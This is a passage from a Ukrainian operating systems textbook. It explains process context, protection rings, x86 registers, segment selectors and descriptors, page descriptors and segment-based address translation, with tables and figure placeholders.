Контекст процесу — це структура даних, яка містить інформацію, необхідну для диспетчеризації процесів. Основним призначенням контексту є збереження всієї інформації, необхідної для поновлення виконання процесу після його переривання. Це, по-перше, стан компонентів комп'ютера в момент переривання процесу, зокрема, вміст регістрів процесора, режим його роботи, прапорці, маски переривань, значення лічильника команд і, по-друге, параметри операційного середовища, а саме: посилання на відкриті файли, дані про незавершені операції введення-виведення, коди помилок системних викликів, що виконуються процесом, тощо. Приклади контекстів процесів: у системі UNIX — структура user, у системі Windows — TSS (Task State Segment).

До функцій захисту, які реалізують за допомогою безпосередньо засобів планування і диспетчеризації процесів, належать:

- контроль за виділенням процесам процесорного часу з метою запобігання перевищенню квот або монополізації процесора;
- контроль за викликами одними процесами інших задля забезпечення встановлених правил доступу.

Здійснювати контроль за викликами процесів можна, застосовуючи дискреційні та мандатні принципи керування доступом. У першому випадку в дескрипторі процесу має бути передбачена область даних, яка визначає права доступу інших процесів на запуск, зміну стану і пріоритету, знищення цього процесу або інші дії, що можуть бути виконані над дескриптором процесу, коли сам процес не виконується (тобто знаходиться у стані готовності або очікування). Права доступу можуть визначатися за допомогою списку керування доступом. Слід зауважити, що список керування доступом є досить великою структурою, і роботу з ним складно (хоча й можливо) організувати на апаратному рівні.

Набагато легше реалізувати мандатне керування доступом. Така реалізація значно ефективніша, легко досягається апаратними засобами, тому не лише швидка, але й надійна, через що її частіше застосовують. Кожному процесу надається певний рівень виконання, який позначається цілим числом. У найпростішому випадку процеси з нижчим рівнем виконання не зможуть викликати програмний код, якому присвоєний вищий рівень, а також отримати доступ до пов'язаних з ним структур даних. Таким чином утворюються так звані кільця захисту. Коли їх реалізують апаратно, максимальна кількість кілець захисту визначається за допомогою апаратури (центрального процесора), але ОС може і не використовувати ці можливості повною мірою. Більшість RISC-процесорів підтримують лише два рівні виконання процесів, тобто два кільця захисту, — рівень ядра (Kernel Mode) і рівень користувача (User Mode), або рівень прикладних програм. Відповідно й ОС, розроблені для таких процесорів (різні версії UNIX і Windows), підтримують лише два рівні виконання процесів. Популярні процесори Intel x86 (починаючи з 80286) підтримують чотири кільця захисту. Є такі ОС, що повністю використовують цю властивість процесорів (найпопулярнішою з них була OS/2).

Захист дескрипторів і контекстів процесів від несанкціонованого доступу здійснюється засобами контролю доступу до областей оперативної пам'яті, оскільки ці структури переважно розташовані саме в системній області оперативної пам'яті.

10.4. Особливості архітектури процесорів Intel x86

У цьому підрозділі мова йтиме про 32-розрядні процесори Intel, здатні працювати в захищеному режимі: 80386, 80486, різні процесори Pentium і Celeron. Ці процесори підтримують зворотну сумісність і мають багато спільних рис. Саме під час проектування процесора 80386 близько 20 років тому компанія Intel розробила програмну модель процесора, яку використовують і дотепер. Кожна нова модель процесора має суттєві відмінності, які здебільшого стосуються розширення його можливостей завдяки додаванню нових наборів команд, арифметичних пристроїв, груп регістрів. Ці процесори можуть мати кардинально змінену внутрішню будову, що дає змогу з більшими швидкістю та інтелектом виконувати задану послідовність команд, але мало торкаються зовнішньої, доступної програмісту структури процесора, яка, власне, і становить його програмну модель. У цьому розділі ми розглянемо лише ті функції процесорів x86, які забезпечують захист областей пам'яті та підтримують ізоляцію процесів під час їх квазіпаралельного

виконання, а також наведемо необхідні для їх розуміння відомості, що стосуються набору і структури регістрів процесора. Детальнішу інформацію про процесори Intel x86 можна знайти, наприклад, у [63, 92, 94].

10.4.1. Регістри процесорів x86

Сучасні процесори Pentium, як відомо, мають потужне «серце» з усіма ознаками архітектури RISC: великим регістровим файлом із 40 універсальними регістрами, механізмом перевпорядкування команд і перейменування регістрів. Арифметичні та логічні виконуючі пристрої процесора фактично працюють зовсім з іншою системою команд — це мікрокоманди, на які спеціальні пристрої декодування «розбирають» вихідний програмний код. Але все це недоступне ззовні, а програмна модель процесора визначає набір команд, що має типові ознаки архітектури CISC, зокрема, порівняно невелику кількість доступних програмісту регістрів процесора, багато способів адресації операндів і команди, що поєднують арифметичні та логічні операції з адресацією операндів у пам'яті.

Регістри процесора x86 поділено на групи, і майже кожен із них має своє специфічне призначення. Далі перелічено основні такі групи:

- регістри загального призначення;
- покажчик інструкцій (або програмний лічильник) і регістр прапорців;
- регістри сегментів;
- регістри системних адрес;
- регістри керування;
- регістри налагодження і тестування;
- регістри математичного сопроцесора;
- регістри розширень (MMX, XMM).

У табл. 10.1 наведено основні відомості про деякі з регістрів [63, 94].

Таблиця 10.1. Регістри процесорів Intel x86

Позначення	Назва	Особливості використання
Регістри загального призначення		
eax/ax/ah/al	Акумулятор (Accumulator register)	Основний регістр для зберігання операндів арифметичних і логічних команд; у деяких командах адресується неявно, тому його використання обов'язкове
ebx/bx/bh/bl	Базовий регістр (Base register)	Використовується для зберігання базової адреси деякого об'єкта в пам'яті
ecx/cx/ch/cl	Лічильник (Counter register)	Використовується в командах, які виконують дії, що повторюються, наприклад для організації циклів (команда loop); такі команди можуть аналізувати значення ecx (ecx=0 — умова виходу з циклу) і автоматично зменшувати ecx на одиницю за кожного проходження

Таблиця 10.1 (*продовження*)

Позначення	Назва	Особливості використання
edx/dx/dh/dl	Регістр даних (Data register)	Використовується разом із акумулятором для зберігання операндів; у деяких командах його використання обов'язкове, позаяк адресація може здійснюватися неявно
esi/si	Індекс джерела (Source Index register)	Ці два регістри використовуються в так званих ланцюгових операціях, коли здійснюється послідовне оброблення елементів, що утворюють ланцюг або неперервний ряд (наприклад, копіювання рядка символів або масиву значень з одної області пам'яті до іншої); при цьому початкова адреса області-джерела заноситься в esi, початкова адреса області-одержувача — в edi, а кількість елементів, що копіюються — в ecx
edi/di	Індекс одержувача (Destination Index register)	
esp/sp	Покажчик стека (Stack Pointer register)	Показує вершину стека в поточному сегменті стека; значення цього регістра автоматично змінюється після виконання операцій записування у стек і зчитування із стеку (push/pushf/pop/popf)
ebp/bp	Покажчик бази (Base Pointer register)	Може показувати на довільні дані всередині стека й активно використовується для передавання даних через стек, наприклад під час виклику процедури; ebp може також показувати на будь-які дані, зокрема в сегменті даних (в останньому випадку його часто використовують разом з ebx)
Покажчик інструкцій і регістр прапорців		
eip/ip	Покажчик інструкцій (Instruction Pointer register)	Вказує на команду, яку процесор має виконати наступною (точніше, яку він наступною має завантажити на конвеєр оброблення). Заміна вмісту цього регістра викликає переключення процесора на іншу команду або послідовність команд. Таку заміну не можна виконувати явно, проте її може бути здійснено автоматично після виконання деяких команд: команд переходу jmp (а також численних команд умовних переходів), команд виклику процедур call, команд організації циклів loop. Залежно від того, яку адресацію використано у програмі — 32- або 16-розрядну — процесор працює з 32-розрядним регістром eip або з його молодшою половиною ip, сумісною із програмним кодом для процесорів 8086
eflags/ flags	Регістр прапорців (Flag register)	Окремі біти цього регістра — прапорці — мають певне функціональне призначення. Вони апаратно встановлюються в результаті виконання певних команд та (або) умов. Значення прапорців перевіряються під час виконання майже всіх команд і можуть впливати як на результат їх виконання, так і на режим роботи процесора. Молодша половина регістра eflags повністю аналогічна регістру flags процесора 8086

Таблиця 10.1 (*продовження*)

Позначення	Назва	Особливості використання
Регістри сегментів		
cs	Сегмент коду (Code Segment register)	Адресує сегмент коду, який виконується процесором. Для переходу в інший сегмент коду необхідно завантажити нове значення в регістр cs, причому явних команд для цього не існує: це здійснюється автоматично під час виконання процесором команд jmp або call
ss	Сегмент стека (Stack Segment register)	Адресує сегмент стека, з яким у поточний момент працює процесор. Для організації іншого стека необхідно завантажити в ss нове значення, при цьому потрібно зберегти поточне значення ss, щоб мати змогу повернутися назад
ds	Сегмент даних (Data Segment register)	Адресує дані в оперативній пам'яті, з якими працює процесор; сегмент ds є основним і адресується неявно
es, gs, fs	Додаткові сегменти даних (Extension Data Segment register)	Адресують дані в оперативній пам'яті, з якими працює процесор; ці сегменти даних потребують явної адресації за допомогою спеціальних префіксів у командах
Регістри системних адрес		
gdtr	Регістр глобальної таблиці дескрипторів (Global Descriptor Table Register)	Має 48 розрядів, з-поміж яких 32 старших розряди становлять лінійну базову адресу глобальної таблиці дескрипторів у пам'яті, а 16 молодших розрядів задають розмір таблиці
ldtr	Регістр локальної таблиці дескрипторів (Local Descriptor Table Register)	16-розрядний регістр, що містить селектор, який вказує на дескриптор у глобальній таблиці, що описує спеціальний сегмент (локальну таблицю дескрипторів процесу), який виконується в даний момент
idtr	Регістр таблиці дескрипторів переривань (Interrupt Descriptor Table Register)	48-розрядний регістр, за будовою аналогічний регістру gdtr
tr	Регістр задачі (Task Register)	16-розрядний регістр, що містить селектор, який вказує на дескриптор у глобальній таблиці, що описує спеціальний сегмент (сегмент стану задачі (TSS)), який містить контекст поточного процесу
Регістри керування		
cr0		Містить прапорці, які суттєво впливають на роботу процесора і відображають глобальні (не залежні від конкретної задачі) ознаки його функціонування. Деякі важливі системні прапорці з цього регістра: pe (Protect Enable), біт 0 — вмикає захищений режим роботи процесора; cd (Cache Disable), біт 30 — вмикає використання внутрішньої кеш-пам'яті (кеш першого рівня); pg (Paging), біт 31 — вмикає сторінкову трансляцію адрес

Таблиця 10.1 (*закінчення*)

Позначення	Назва	Особливості використання
cr2		Призначений для роботи сторінкового механізму віртуальної пам'яті. Містить лінійну віртуальну адресу команди, яка викликала виняткову ситуацію 14 (відсутність сторінки в пам'яті). Обробник цієї виняткової ситуації після завантаження необхідної сторінки в пам'ять має змогу відновити роботу програми, передавши керування на адресу з cr2
cr3		Призначений для роботи сторінкового механізму віртуальної пам'яті. Містить фізичну базову адресу каталогу сторінок
cr4		Містить прапорці-ознаки підтримки різних архітектурних елементів, упроваджених у різних моделях процесорів, наприклад, 36-розрядної адресації, 4-мегабайтових сторінок тощо

У регістрах загального призначення зберігаються операнди арифметичних і логічних операцій, компоненти адрес і покажчики на комірки пам'яті. Всього є вісім 32-розрядних регістрів загального призначення: eax, ebx, ecx, edx, esi, edi, esp, ebp. Для сумісності з програмами, написаними для попередніх 16-розрядних моделей процесорів, підтримуються звернення за іменами до молодших 16 розрядів кожного з цих регістрів і до окремих байтів із молодшої половини чотирьох арифметичних регістрів. Наприклад, eax — 32-розрядний регістр, ax — його розряди від 0 до 15, al — його розряди від 0 до 7, ah — його розряди від 8 до 15. Переважну більшість цих регістрів програмісти можуть використовувати на свій розсуд, але в окремих командах деякі регістри мають певне значення, що впливає на їх основне використання і назву.

Адресувати будь-який об'єкт у пам'яті можна лише через сегмент, якому він належить. У програмній моделі процесорів x86 передбачено шість сегментних регістрів: cs, ss, ds, es, gs, fs. Кожен із них адресує певний сегмент у пам'яті. Залежно від типу сегмента існують обмеження на методи доступу до нього, про які мова йтиме далі. Деякі з сегментів адресуються неявно через відповідний сегментний регістр.

Усі регістри сегментів 16-розрядні, такими вони були ще у процесорі 8086 (регістри gs і fs було додано у пізніших моделях процесорів). У реальному режимі роботи процесора в ці регістри заносяться 16 старших розрядів 20-розрядних базових адрес сегментів, які є фізичними адресами початку відповідного сегмента в оперативній пам'яті. У захищеному режимі може підтримуватись як 16-, так і 32-розрядна адресація (починаючи з процесора Pentium Pro, реалізовано підтримку 36-розрядної адресації, але її особливості ми не розглядатимемо). Слід зазначити, що в сегментні регістри заносяться так звані селектори сегментів, які адресують не самі сегменти, а їхні дескриптори. Докладніше ці структури і роботу з ними буде розглянуто у підрозділі 10.4.2.

Регістри системних адрес містять покажчики на системні таблиці, призначені для керування пам'яттю та диспетчеризації процесів. Доступ до сегментів у пам'яті здійснюється через дескриптори, розміщені у двох доступних процесу таб-

лицях. Одну з них, яка містить дескриптори, що описують програмний код і дані, спільні для всіх процесів (бібліотеки, драйвери пристроїв тощо), та численні системні об'єкти, називають *глобальною* (Global Descriptor Table, GDT). Друга таблиця, *локальна* (Local Descriptor Table, LDT), доступна лише тому процесу, який виконується в даний момент. Кожний процес має власну локальну таблицю. На ці таблиці вказують відповідно регістри gdtr і ldtr. Також окремий регістр (idtr) вказує на таблицю *дескрипторів переривань* (Interrupt Descriptor Table, IDT).

Для диспетчеризації процесів основною структурою даних є контекст процесу, який знаходиться у спеціальному системному об'єкті та в обраній розробниками процесора x86 термінології називається сегментом стану задачі (Task Status Segment, TSS). Цей об'єкт описує дескриптор, на який вказує регістр ts.

Сегменти, що вказують на глобальні системні об'єкти (gdtr та idtr), містять базові лінійні адреси цих об'єктів, а також задають розмір об'єктів. Сегменти, що вказують на локальні для кожного процесу об'єкти (ldtr та tr), містять лише селектори, які адресують відповідні дескриптори у глобальній таблиці. Отже, таблиця GDT містить дескриптори, що описують сегменти стану задач і локальні таблиці дескрипторів усіх процесів, які виконуються в системі. Для переходу до виконання іншого процесу необхідно лише завантажити у регістри ldtr та tr відповідні дескриптори.

Процесори x86 мають п'ять 32-розрядних регістрів, призначених для загального керування системою (cr0–cr4). З-поміж цих регістрів доступні 4, регістр cr1 зарезервовано для подальшого застосування. Доступ до них мають лише програми, які виконуються з рівнем привілеїв 0 (тобто в нульовому кільці захисту).

Регістри налагодження і тестування, регістри математичного сопроцесора, регістри розширень, на кшталт MMX (цілочислове мультимедійне розширення), XMM (мультимедійне розширення з плаваючою крапкою) та інші у цій книжці не розглядатимуться.

10.4.2. Селектори та дескриптори сегментів і сторінок

Селектор — це 16-розрядна структура, яка завантажується в сегментні регістри (рис. 10.6).




Рис. 10.6. Формат селектора сегмента

Селектор адресує не сам сегмент, а його дескриптор. Дескриптори розташовані в таблицях, причому в певний момент процесору доступні дві таблиці: глобальна (спільна для всіх процесів) і локальна — таблиця поточного процесу. 13 старших розрядів селектора є індексом у таблиці дескрипторів. Таким чином, кожна таблиця може містити 2^{13}=8192 дескриптори. Один розряд селектора (біт 2), позначений прапорцем TI, вказує на таблицю, де розташовано дескриптор: TI=0 вказує на GDT, TI=1 — на LDT. Інші 2 розряди селектора (біт 1, біт 0) задають рівень привілеїв (Requested Privilege Level, RPL), що використовує механізм захисту.

Дескриптор сегмента має 8-байтову структуру. На рис. 10.7 показано формат дескриптора сегмента, а в табл. 10.2 наведено значення його полів. Звернемо увагу на два найголовніших поля дескриптора: 32-розрядну базову адресу (base) і 20-розрядну межу сегмента (limit).




Рис. 10.7. Формат дескриптора сегмента

Базова адреса вказує на початок сегмента в пам'яті. На відміну від реального режиму роботи процесора, в захищеному режимі передбачено використання віртуальної пам'яті. Коли було впроваджено 32-розрядну адресну шину і в дескрипторі сегмента під базову адресу виділено 4 байти (2, 3, 4 і 7), тобто з'явилася можливість прямої адресації 4 Гбайт, обсяг фізичної пам'яті комп'ютера, побудованого на процесорах x86, становив 1-2 Мбайт. Навіть і тепер, майже через 20 років, комп'ютери архітектури x86 не завжди мають 4 Гбайт фізичної пам'яті. Тому 32-розрядні адреси, які містять дескриптори, а також ті, що використовує процесор для адресації команд та їхніх операндів (які отримують додаванням 32-розрядного зміщення до 32-розрядної базової адреси відповідного сегмента), адресують віртуальний адресний простір.

Ці адреси називають лінійними. Перетворення лінійної адреси на фізичну здійснюють по-різному, залежно від моделі використання пам'яті, зокрема від того, чи застосовується сторінкове керування.

Таблиця 10.2. Поля дескриптора сегмента

Номер байта в дескрипторі	Ширина поля (розряди)	Символьне позначення	Призначення і вміст полів
0...1	16	limit_1	Молодші 16 розрядів 20-розрядного поля межі сегмента.
			Межа сегмента визначає його розмір у байтах або 4-кілобайтових сторінках, залежно від значення біта G
2...3	16	base_1	Молодші 16 розрядів 32-розрядного поля бази сегмента.
			База сегмента визначає лінійну адресу початку сегмента у пам'яті
4	8	base_2	Розряди 16...23 32-розрядного поля бази сегмента
5	8	AR	Байт захисту
6 (біти 0...3)	4	limit_2	Старші 4 розряди 20-розрядного поля межі сегмента
6 (біт 4)	1	U (User)	Біт користувача.
			Не має спеціального призначення і використовується програмістом на його розсуд
6 (біт 5)	1	–	=0 – біт не використовується

Таблиця 10.2 (*закінчення*)

Номер байта в дескрипторі	Ширина поля (розряди)	Символьне позначення	Призначення і вміст полів
6 (біт 6)	1	D (Digit capacity)	Біт розрядності операндів і адрес. =0 — використовуються 16-розрядні операнди і режими 16-розрядної адресації =1 — використовуються 32-розрядні операнди і режими 32-розрядної адресації
6 (біт 7)	1	G (Granularity)	Біт гранулярності. =0 — розмір сегмента задається значенням поля limit у байтах (максимальний розмір 1 Мбайт) =1 — розмір сегмента задається значенням поля limit у 4-кілобайтових сторінках (максимальний розмір — 4 Гбайт)
7	8	base_3	Старші 8 розрядів 32-розрядного поля бази сегмента

Межа сегмента визначає його розмір. Якщо задіяні для цього 20 розрядів інтерпретувати як розмір у байтах (коли прапорець гранулярності G дорівнює 0), то максимальний розмір сегмента становитиме 1 Мбайт, а якщо у 4-кілобайтових сторінках (прапорець гранулярності G дорівнює 1) — 4 Гбайт.

Окрім прапорця гранулярності важливий також для інтерпретації адрес прапорець розрядності D. Якщо D = 0, використовуються 16-розрядні операнди і режими 16-розрядної адресації, а якщо D = 1 — 32-розрядні операнди і режими 32-розрядної адресації.

Поля та прапорці, які стосуються захисту сегмента, зведені у спеціальний байт дескриптора, що має назву байт захисту (позначається AR). На рис. 10.8 показано формат байта захисту, а в табл. 10.3 наведено призначення полів.




Рис. 10.8. Формат байта захисту дескриптора сегмента

Таблиця 10.3. Поля байта захисту дескриптора сегмента

Номер біта в байті AR	Символьне позначення	Призначення і вміст полів
0	A (Accessed)	Біт доступу до сегмента. Встановлюється апаратно під час звернення до сегмента
1	R (Readable)	Для сегментів коду це біт доступу, який визначає право на читання: =0 — читання із сегмента заборонено; =1 — читання із сегмента дозволено
	W (Writable)	Для сегментів даних це біт доступу, який визначає можливість модифікації даних: =0 — записування в сегмент заборонено; =1 — записування в сегмент дозволено

Таблиця 10.3 (*закінчення*)

Номер біта в байті AR	Символьне позначення	Призначення і вміст полів
2	C (Conforming)	Для сегментів коду це біт підпорядкованості: =0 — звичайний сегмент коду; =1 — підпорядкований сегмент коду
	ED (Expand Down)	Для сегментів даних це біт розширення вниз, який дає можливість розрізняти сегменти даних і стека, а також визначає трактування поля limit: =0 — сегмент даних (зростає в бік старших адрес); =1 — сегмент стека (зростає в бік молодших адрес)
3	E (Execution) або I (Intending)	Біт призначення, який визначає тип сегмента: =0 — сегмент даних або стека; =1 — сегмент коду
4	S (Segment/System)	=0 — біт «системний», який вказує на те, що цей дескриптор описує системний об'єкт, який може бути чи не бути сегментом у пам'яті =1 — біт «сегмент», який вказує, що цей дескриптор описує сегмент, тип якого і порядок використання уточнюються бітами I, C/ED, R/W
5...6	DPL (Descriptor Privilege Level)	Рівень привілеїв сегмента, який визначає рівень виконання від 0 до 3. (0 — найвищий рівень, який зазвичай використовується для ядра ОС, 3 — найнижчий рівень)
7	P (Present)	Біт присутності: =0 — сегмента в поточний момент в оперативній пам'яті немає; =1 — сегмент у поточний момент знаходиться в оперативній пам'яті

Хоча чотири молодші розряди байта захисту називають полем типу сегмента (`type_seg`), тип сегмента задається не розрядами 0...3, а розрядами 1...4. Розряд 0 встановлюється у разі доступу до сегмента і може бути використаний операційною системою під час реалізації алгоритмів керування віртуальною пам'яттю. Розряд 4 визначає об'єкт, який описує цей дескриптор: чи він є сегментом у пам'яті, чи спеціальним системним об'єктом (деякі системні об'єкти теж являють собою спеціальні сегменти у пам'яті — таблиці дескрипторів або сегменти стану задачі). Розряди 1...3 визначають, власне, тип сегмента і права доступу до нього. У табл. 10.4 проілюстровано сукупну «роботу» цих розрядів.

Таблиця 10.4. Значення поля типу сегмента

Біт S	Комбінація бітів у полі type_seg	Тип сегмента
0	0100	Таблиця локальних дескрипторів (LDT)
0	0001 1000 1101 1101	Сегмент стану задачі (TSS)
1	000x	Сегмент даних, тільки для читання
1	001x	Сегмент даних, дозволено читання і записування
1	010x	Не визначено

Таблиця 10.4 (*закінчення*)

Біт S	Комбінація бітів у полі type_seg	Тип сегмента
1	011x	Сегмент стека, дозволено читання і записування
1	100x	Сегмент коду, дозволено лише виконання
1	101x	Сегмент коду, дозволено читання і записування
1	110x	Підпорядкований сегмент коду, дозволено лише виконання
1	111x	Підпорядкований сегмент коду, дозволено читання і виконання

Ще два розряди байта захисту дескриптора — 5 і 6 — визначають рівень привілеїв дескриптора (Descriptor Privilege Level, DPL). Разом із рівнем привілеїв селектора RPL і поточним рівнем привілеїв процесу, що виконується (Current Privilege Level, CPL), ці рівні дають змогу організувати розмежування доступу до сегментів за мандатним принципом (так звані кільця захисту) [91].

Якщо включено сторінковий механізм керування пам'яттю (біт pg регістра cr0 дорівнює 1), то з дескриптора визначається лінійна базова адреса сегмента, а після додавання до неї зміщення — лінійна адреса даних. Для обчислення фізичної адреси здійснюється сторінкове перетворення. Більш докладно цей процес буде розглянуто далі, а тепер звернемо увагу лише на пов'язані з ним структури даних.

Лінійна адреса — 32-розрядна, старші 20 розрядів інтерпретуються як номер сторінки, а молодші 12 — як зміщення у сторінці. Номер сторінки інтерпретується як індекс дескриптора сторінки, а з дескриптора визначається номер у фізичній пам'яті, який водночас становить старші 20 розрядів 32-розрядної фізичної базової адреси сторінки. На рис. 10.9 показано формат дескриптора сторінки, а в табл. 10.5 наведено значення його полів.




Рис. 10.9. Формат дескриптора сторінки

Таблиця 10.5. Поля дескриптора сторінки

Номер біта	Символьне позначення	Призначення і вміст полів
0	P (Present)	Прапорець наявності сторінки у фізичній пам'яті
1	W (Writable)	Прапорець дозволу записування у сторінку
2	U (User mode)	Прапорець користувач/супервізор
3	PWT	Керують механізмом кешування сторінок (введені починаючи з процесора 80486)
4	PCD	
5	A (Accessed)	Ознака того, чи було здійснено доступ до сторінки
6	D	Ознака модифікації вмісту сторінки
7...8	0	Зарезервовані
9...11	AVL (Available)	Зарезервовані для потреб операційної системи
12...31		Номер сторінки у пам'яті

Окремі розділи таблиці сторінок може бути витіснено з фізичної пам'яті на диск. При цьому кожний розділ таблиці має розмір 4 Кбайт (2^{10} = 1024 дескриптори) і відтак займає рівно одну сторінку. Таблиця розділів завжди присутня у пам'яті, її фізична адреса міститься в регістрі cr3.

10.5. Керування оперативною пам'яттю

Як уже зазначалося, архітектура процесорів x86 передбачає сегментну і сегментно-сторінкову моделі розподілу пам'яті. Засоби сегментної організації формують верхній рівень керування пам'яттю, а сторінкової — нижній (який можна вмикати та вимикати за допомогою прапорця pg в регістрі cr0) [63, 92].

10.5.1. Сегментний розподіл пам'яті

У сегментній моделі пам'яті кожний сегмент утворює свій окремий адресний простір (див. рис. 10.1). Кількість сегментів визначається максимальною кількістю дескрипторів, яку може обробити процесор. Як уже зазначалося, кожний процес використовує одночасно дві таблиці — LDT і GDT; максимальна кількість дескрипторів у кожній із них визначається розрядністю індексу з селектора — 13 розрядів. Тобто в кожній таблиці може міститися до 2^{13} дескрипторів, загалом — 16k (16 384) сегментів. З цього випливає, що в такому режимі кожний процес може мати 16k × 4 Гбайт = 64 Тбайт віртуального адресного простору.

Розглянемо механізм трансляції адреси, коли процесор працює в такому режимі (рис. 10.10, 10.11).




Рис. 10.10. Механізм перетворення віртуальної адреси на фізичну, коли процесор x86 функціонує в сегментному режимі з використанням дескриптора сегмента з таблиці GDT




Рис. 10.11. Механізм перетворення віртуальної адреси на фізичну, коли процесор x86 функціонує в сегментному режимі з використанням дескриптора сегмента з таблиці LDT

Цей механізм ініціюється за спроби звернутися до будь-яких даних у пам'яті (наприклад, коли дані завантажуються в регістр процесора чи записуються з регістра в пам'ять, та під час роботи зі стеком) або до нового сегмента (завантаження селектора в сегментний регістр). Принципово цей механізм відповідає схемі, наведеній на рис. 10.3. Насправді ж перша частина алгоритму виконується лише під час завантаження селектора в сегментний регістр. Якщо здійснюється доступ до даних всередині сегмента, пошук дескриптора сегмента не виконується, позаяк процесор має спеціальні 64-розрядні регістри для зберігання дескрипторів, що відповідають завантаженим у сегментні регістри селекторам. Ці дескрипторні регістри є тіньовими, програмно недоступними. Дескриптор завантажується разом із селектором.

Завантаження селектора в сегментний регістр

Розглянемо процедуру завантаження селектора в сегментний регістр. Спочатку процесор має знайти у пам'яті відповідний дескриптор і здійснити необхідні перевірки.

Якщо у селекторі прапорець TI = 0, то дескриптор міститься в глобальній таблиці дескрипторів GDT. Базова адреса і межа (тобто розмір) таблиці GDT визначаються з регістра gdtr. Для вибору потрібного дескриптора використовується індекс, що міститься в селекторі. Індекс — це фактично номер дескриптора в таблиці. Оскільки адресація здійснюється побайтово, індекс необхідно помножити на 8 (розмір дескриптора в байтах), що досягається зміщенням уліво на три розряди. Насправді ж, через те що індекс у селекторі займає 13 старших розрядів, він вже фактично зсунутий на три розряди вліво, тому достатньо обнулити три молодших розряди селектора і додати останній до базової адреси таблиці. Далі здійснюється перша операція, що стосується захисту сегментів пам'яті, — перевіряється, чи не виходить дескриптор за встановлену межу таблиці GDT. Якщо ні — відбувається звернення до дескриптора. У разі виходу за межу генерується внутрішнє переривання процесу — виняткова ситуація 11.

